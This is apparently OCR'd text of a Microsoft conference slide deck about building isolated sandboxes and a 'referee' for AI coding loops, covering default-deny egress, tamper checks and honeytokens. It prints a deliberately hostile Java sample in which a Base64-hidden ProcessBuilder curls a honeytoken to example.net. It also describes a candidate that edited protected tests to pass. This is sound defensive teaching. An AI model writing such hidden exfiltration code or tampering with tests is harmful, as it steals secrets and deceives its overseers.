MICROSOFT REACTOR · BUILD CLOUD NATIVE APPS

Creating Custom Code Execution Engine Sandboxes for Your Loops and Harnesses

Every loop needs a referee.

Brian Benz

Principal AI Advocate · Microsoft

October 13, 2026

https://aka.ms/code-execution-sandboxes



WHERE WE LEFT OFF · SEPTEMBER 30

Last time: a research swarm on sandboxes

Isolated


Its own kernel, memory, and filesystem. It can't see the host or other sandboxes.

Fast and disposable

Starts in about a second for one task, and gets deleted when the task is done.

Bounded

It gets only the network, credentials, CPU, and memory that you allow.



Pamela Fox · github.com/pamelafox/aca-sandboxes-multi-agent

TODAY

This time, the agents write the code

…and something has to run code that nobody has reviewed yet.

	Research swarm · September 30	Coding loop · today
IN THE SANDBOX	A research agent reading the web via Foundry	Agent-written code: untrusted by definition
WHAT IT NEEDS	Python and Agent Framework	JDK 21 + Maven, Go, Python, linters, the project, and warm caches
WORST CASE	A wrong answer	Edited tests, malware, or a leaked secret
WHO JUDGES	A reviewer agent	A referee: scope, scan, tests, egress audit

https://aka.ms/code-execution-sandboxes

TODAY'S PLAN

What you'll learn

01

Every loop needs a referee

- The loop: generate, run, judge, retry
- Four checks, and a live race on Azure



02

Build the engine

- Package runtimes, tools, libraries, and binaries
- Prewarm: prime once, commit, boot warm



03

Run it safely

- Isolation, egress rules, and managed identity
- Health probes, cleanup, and tenant-aware IDs



04

Watch it work

- Engine health and capacity
- Lifecycle events and output, in Azure Monitor



https://aka.ms/code-execution-sandboxes

PART 1 OF 4


Every loop needs a referee

Why an agent’s coding loop needs its own execution engine

1

Every loop needs a referee
Build the engine
Run it safely
Watch it work

An agent loop: generate, run, judge, retry



The orchestrator is an ordinary Container App. It never runs candidate code. Every candidate gets its own hardware-isolated sandbox, and that sandbox is deleted as soon as the candidate is judged.

Passing the tests is necessary, not sufficient

1 · Scope

TAMPERING

Only the editable files may change.

Edit a test or the build file, and the candidate is disqualified for tampering.

2 · Policy scan

WARNING: REFLECTION

A static scan of the changed files.

Process or network APIs disqualify; reflection and env reads are warnings. A hint, not a control.

3 · Build and tests

12/12 PASSED

It must compile, and every test must pass.

Offline, from warm caches, in about 3 s on Azure.

4 · Egress audit

EGRESS BLOCKED

What did the code try to reach?

The egress proxy's record of every outbound request: the control the scan can only hint at.

DEMO · THE RACE

Demo: run the race on Azure


LIVE ON AZURE

Recorded coding agent · `java-ratelimiter` · up to 3 waves

WATCH FOR

- Lanes light up as sandboxes boot, about a second each
- One candidate edits the tests
- One passes every test, yet is disqualified
- No winner in wave 1, so the loop feeds back
- Wave 2: the smallest passing diff wins

About 60 seconds · 8 sandboxes · deterministic



https://aka.ms/code-execution-sandboxes

PART 1 · RESULTS FROM AZURE

What the referee saw: 8 candidates, 2 waves

WAVE	CANDIDATE	TESTS	DIFF	VERDICT	WHY
1	Fix the off-by-one	9/12	+1/−1	FAILED	still starves steady pollers
1	Round elapsed time up to whole periods	10/12	+3/−2	FAILED	over-grants partial periods
1	Rework refill with floating-point math	—	+3/−2	FAILED	doesn't compile
1	Adjust the tests to match the code	12/12	+4/−4	DISQUALIFIED	edited a protected test
1	Fix both bugs + "readiness telemetry"	12/12	+22/−3	DISQUALIFIED	POST example.net/ingest blocked
2	**Carry the leftover time**	12/12	+7/−3	WINNER	smallest passing diff
2	Validate inputs and rewrite refill	12/12	+14/−5	PASSED	correct, but a bigger diff
2	Fix the refill accounting	10/12	+6/−2	FAILED	forgot the off-by-one

8
sandboxes, one per candidate

1.0 s
to create each sandbox

3.2 s
to build and run the tests

59 s
per race, mostly audit window

https://aka.ms/code-execution-sandboxes

PART 2 OF 4

Build the engine

Package runtimes, tools, and warm caches into a disk image

2

When to choose a custom sandbox

A public image is enough when…

PUBLIC DISK IMAGES

`ubuntu` `python-3.11–3.14` `node-22/24`

`dotnet-8–10` `php-8.3/8.4` `azure-dev`

`python-3.12-code-interpreter` `copilot` `claude`

- You need a stock runtime
- The code installs its own packages at run time
- You're exploring or prototyping

Build a custom engine when…

- **The toolchain isn't in a public image**
  In this demo: JDK 21 + Maven, Go, and Python with pytest and ruff
- **Work must run offline**
  Dependencies and build caches baked in, egress denied
- **The project must be on disk first**
  Targets, fixtures, and test data
- **You want your own execution contract**
  A CLI or API that your orchestrator calls
- **Versions must be pinned and verified**
  Checksums, digests, and reproducible images

Anatomy of the referee engine

Warm caches — Maven repo and Go build cache, added by priming

Targets — Java, Python, and Go projects, each with failing tests

`referee CLI` — health · prime · verify · sentinel

Toolchains — MS OpenJDK 21 · Maven 3.9.9 · Go 1.27.2 · Python 3.12 · pytest · ruff

Base OS — Ubuntu 24.04 (MCR mirror) · curl, git, bash

engine/Dockerfile → OCI image in ACR

added later → primed disk image

Checksum-verified

Maven and Go archives are checked against pinned SHA-512 and SHA-256 hashes.

Driven through exec

The container just runs `sleep infinity`. The orchestrator drives the referee through the sandbox exec and file APIs.

Built in ACR

`az acr build`, so no local Docker is needed. The image is about 1.3 GB.

Package it like any other container

engine/Dockerfile (simplified)

```
FROM mcr.microsoft.com/mirror/docker/library/ubuntu:24.04

# 1 · Runtimes from trusted sources
RUN apt-get update \
 && apt-get install -y python3 python3-venv curl git \
 && apt-get install -y msopenjdk-21   # MS package repo

# 2 · Archives verified before they're unpacked
RUN curl -fsSLo maven.tgz "$MAVEN_URL" \
 && echo "$MAVEN_SHA512  maven.tgz" | sha512sum -c - \
 && curl -fsSLo go.tgz "$GO_URL" \
 && echo "$GO_SHA256  go.tgz" | sha256sum -c -

# 3 · Test and lint tools in a private venv
RUN python3 -m venv /opt/referee/venv \
 && /opt/referee/venv/bin/pip install \
      pytest==8.3.4 ruff==0.8.6

# 4 · The engine and the projects it referees
COPY referee /opt/referee/lib/referee
COPY targets /opt/referee/targets
CMD ["sleep", "infinity"]
```

1. **Runtimes from trusted sources**

   Microsoft Build of OpenJDK 21, from packages.microsoft.com

2. **Verified downloads**

   Maven 3.9.9 and Go 1.27.2, checked against pinned SHA-512 and SHA-256

3. **Tools in a venv**

   pytest 8.3.4 and ruff 0.8.6, pinned

4. **The engine and its targets**

   No dependency caches yet: priming adds them

```
az acr build --image referee-engine:latest engine/
```

The engine's contract: one CLI, JSON out

`referee health` — *orchestrator, before any code*

Startup probe: toolchains, caches, `/work`, and a locked network

`referee prime` — `prepare_images.py`

Fill the Maven and Go caches once (needs registry egress)

`referee verify` — *orchestrator, per candidate*

Candidate → scan → compile → test → lint → `verdict.json`

`referee sentinel` — *local Docker backend*

A deny-all, logging stand-in for the egress proxy

verdict.json (trimmed, from the Azure run)

```
{
  "status": "passed",
  "reason": "All 12 tests passed",
  "tests": { "total": 12, "passed": 12, "failed": 0 },
  "tamper": { "modified_protected": [] },
  "policy": { "high": 0, "medium": 0 },
  "diff": { "lines_added": 7, "lines_removed": 3 },
  "phases": [
    { "name": "compile", "duration_ms": 2115 },
    { "name": "test",    "duration_ms": 787 }
  ]
}
```

The orchestrator never parses build logs. It reads one verdict and turns the phase timings into spans.

From OCI image to disk image, keyless

engine/Dockerfile

Toolchains, the referee, and the target projects

→

Container registry

`az acr build`, then pinned by digest

→

v2 disk image API

Pulls with the sandbox group's managed identity

→

ces-base-<digest>

Cold, with no caches yet. Ready in about 25 s

orchestrator/backends/aca.py (trimmed)

```python
# The v2 endpoint accepts a managed-identity pull
body = {
    "labels": {"name": name},
    "source": {
        "kind": "registry",
        "imageUrl": image_ref,          # pinned by digest
        "managedIdentityClientId": group_identity_id,
    },
}
self._dp_put(f"{self._group_path}/diskimages/v2", body)
```

Why the v2 endpoint?

The Python SDK is still in beta (0.1.0b4). Its `create_disk_image()` calls the legacy endpoint, which rejects managed-identity pulls. The v2 endpoint accepts the sandbox group's identity, which has AcrPull on the registry.

No registry password anywhere.
Pattern from Pamela Fox's sample.

PART 2 · PREWARMED CAPACITY

Prime once, commit, boot warm sandboxes

Cold base image

`ces-base-<digest>`: the engine as a disk image

↓

Primer sandbox

Egress: Maven Central only, GET and HEAD

↓

`referee prime`

Download, build once, prove an offline build

↓

Commit → primed image

`ces-primed-<digest>`: candidates start here

scripts/prepare_images.py (trimmed) · Python SDK (beta)

```python
primer = client.begin_create_sandbox(
    disk_id=base_id, cpu="2000m", memory="4096Mi",
    egress_policy=registry_egress(),   # Maven Central only
    labels={"ces-app": "referee", "ces-role": "primer"},
).result()
try:
    primer.exec("sh -c 'referee prime --insecure-tls'")
    primed = primer.begin_commit(name=name).result()
finally:
    primer.delete()
```

~30 s
to prime and commit

~1 s
for each candidate to boot from it

84 s
for a repeat azd up, with nothing to rebuild

PART 2 · PREWARMED CAPACITY

Why commit, not snapshot, for a worker pool

Snapshot

- ✓ Captures memory and disk, so processes keep running
- ✓ Great for suspend and resume of one workspace (Part 1)
- ✗ Restore replays the source as-is: SDK 0.1.0b4 rejects `egress_policy`, labels, and env with `snapshot_id`
- ⚠ A restored sandbox doesn't inherit the egress policy, so it would start with open egress

NOT FOR LOCKED-DOWN WORKERS

Commit → disk image

- ✓ Captures the filesystem as a new disk image
- ✓ Every candidate is created fresh, with its own egress policy, labels, env, and lifecycle
- ✓ Default-deny from the first instruction
- ✓ Boots in about a second (measured on Azure)

USED FOR THE REFEREE POOL

SDK: azure-containerapps-sandbox 0.1.0b4 (beta), data plane 2026-02-01-preview

DEMO · COLD VS. PRIMED

Prewarming pays off

LIVE ON AZURE

Cold Base image, Maven Central through an allowlist



Primed Caches baked in, egress fully denied



2.7× faster, with no network access at all

Maven build + 12 JUnit tests · same fix · L sandbox (2 vCPU / 4 GiB) · westus3 · Oct 11

~1 s to create a sandbox from the primed image (1.0–1.2 s)

~0.5 s for the health probe, before any code runs

0 egress hosts allowed for the primed lane

PART 3 OF 4

Run it safely

Isolation, health probes, egress, identity, and cleanup

3

One candidate, one sandbox, six steps

create
1.0 s
From the primed image, egress denied

health
0.5 s
Startup probe, before any code

upload
<1 s
The candidate's files, via the file API

verify
3.2 s
Compile 2.1 s, then test 0.8 s


audit
15–30 s
Read the egress decision log

delete
1–6 s
Always, in a `finally` block

A candidate that passes



The rogue



→ **disqualified, then deleted**

Failed candidates skip the wait. Only a potential winner is watched for the full 30 s, because the decision log lags 10–20 s on Azure.

Create a locked-down candidate sandbox

aca.py (trimmed) · Python SDK (beta)

```
sandbox = client.begin_create_sandbox(
    disk_id=primed.id,
    cpu="2000m", memory="4096Mi",
    egress_policy=EgressPolicy(
        default_action="Deny",
        traffic_inspection="Full"),
    labels={"ces-app": "referee",
            "ces-run": run_id,
            "ces-candidate": cid,
            "ces-tenant": "contoso"},
    environment={"HONEYTOKEN": bait},
    auto_suspend_seconds=60,
    auto_suspend_mode="Disk",
).result()
sandbox.set_lifecycle_policy(LifecyclePolicy(
    auto_delete=AutoDeletePolicy(
        enabled=True, delete_interval_seconds=600)))
```

- **Boots** the primed image at L size (2 vCPU, 4 GiB)
- **Connects** nowhere, and every decision is logged
- **Belongs to** an app, a run, a candidate, and a tenant
- **Holds** only a honeytoken, and no real secrets
- **Suspends** to disk after 60 s idle
- **Self-deletes** 10 minutes after it stops

Check the engine before you trust it

`referee health` · on Azure, 0.5 s

java	openjdk 21.0.12.1
maven	Apache Maven 3.9.9
go	go1.27.2 linux/amd64
python	3.12.3 · pytest 8.3.4
targets	go-semver, java-ratelimiter, python-invoices
workdir	/work writable, 36 GiB free
primed-cache	java-ratelimiter: primed
egress-locked	https://example.com/ → HTTP 403

Like a startup probe, but it also proves the network is locked.

orchestrator/race.py (trimmed)

```
health = await referee_client.health(
    backend, ref, expect_primed=True,
    require_locked=True)
if not health["ok"]:
    raise RuntimeError("failed its health check")
# only now does the candidate's code go in
```



If a required check fails, the sandbox never sees a candidate. The race records an error and deletes the sandbox.

Default-deny egress, and every decision is logged

Candidate sandbox curl, Maven, a static initializer…

all outbound traffic

Egress proxy · outside the sandbox

1. Inspect host, path, and method (Full)
2. Match rules in order: first match wins
3. No match → default Deny → HTTP 403
4. Record the decision

every decision

Egress decision log
`get_egress_decisions()` · `telemetryConfig`

candidate sandboxes: no rules at all

```
EgressPolicy(default_action="Deny",
             traffic_inspection="Full")
```

the primer: read-only Maven Central

```
EgressPolicy(
    default_action="Deny", traffic_inspection="Full",
    rules=[EgressRule(
        match=EgressRuleMatch(
            host="repo.maven.apache.org",
            methods=["GET", "HEAD"]),
        action=EgressRuleAction(type="Allow"))])
```

Egress policies are opt-in. Without one, a sandbox has unrestricted outbound access.

PART 3 · LIVE DEMO


A live model, plus one rogue

LIVE ON AZURE

gpt-6-luna writes four fixes in parallel. We inject one “helpful” candidate.

WATCH FOR

- Four model-written fixes, each 12/12
- The injected candidate: also 12/12
- …and disqualified: its POST to example.net/ingest is blocked and logged
- The smallest passing diff wins



https://aka.ms/code-execution-sandboxes

How the rogue got caught

the rogue's TokenBucket.java (simplified)

```
// "Deployment telemetry": report readiness on class load
static {
  try {
    String n = new String(Base64.getDecoder()
        .decode("amF2YS5sYW5nLlByb2Nlc3NCdWlsZGVy"));
    Class<?> k = Class.forName(n);   // ProcessBuilder
    Object pb = k.getConstructor(List.class).newInstance(
        List.of("sh", "-c", "curl -sk -X POST "
            + "https://example.net/ingest "
            + "--data token=$HONEYTOKEN"));
    k.getMethod("start").invoke(pb);
  } catch (Throwable ignored) { }
}
```

Tests — 12/12 PASSED

It fixes both bugs, too.

Static scan — WARNING: REFLECTION

Base64 hides ProcessBuilder, so the scan doesn't flag it.

Egress audit — POST example.net → 403

The proxy blocked the request and logged it.

DISQUALIFIED

Isolation plus the egress record caught what the tests and the scan missed. And the token was bait: there was nothing real to steal.

What we learned about the egress proxy

It’s transparent.

No `HTTPS_PROXY` variable, and DNS resolves normally. The proxy intercepts the connection and terminates TLS; its CA is in the sandbox at `/etc/ssl/certs/adc-egress-proxy-ca.crt`.

Denied means HTTP 403.

The request reaches the proxy and gets a 403 back, so the code sees an ordinary HTTP error.

Hosts that don’t resolve are never logged.

Our first rogue posted to a `.example` host. DNS failed inside the sandbox, so the proxy never saw it. Now it targets `example.net`, which resolves.

The decision log lags 10–20 s.


`last_updated` advances before an entry appears, so it isn’t a completeness watermark. We watch potential winners for 30 s.

No policy, no limits.

Egress policies are opt-in. Without one, a sandbox has unrestricted outbound access.

PART 3 · MANAGED IDENTITY

Keyless, end to end



Candidate sandboxes hold no credentials at all. The only "token" inside is a honeytoken: bait that proves an exfiltration attempt gets caught.

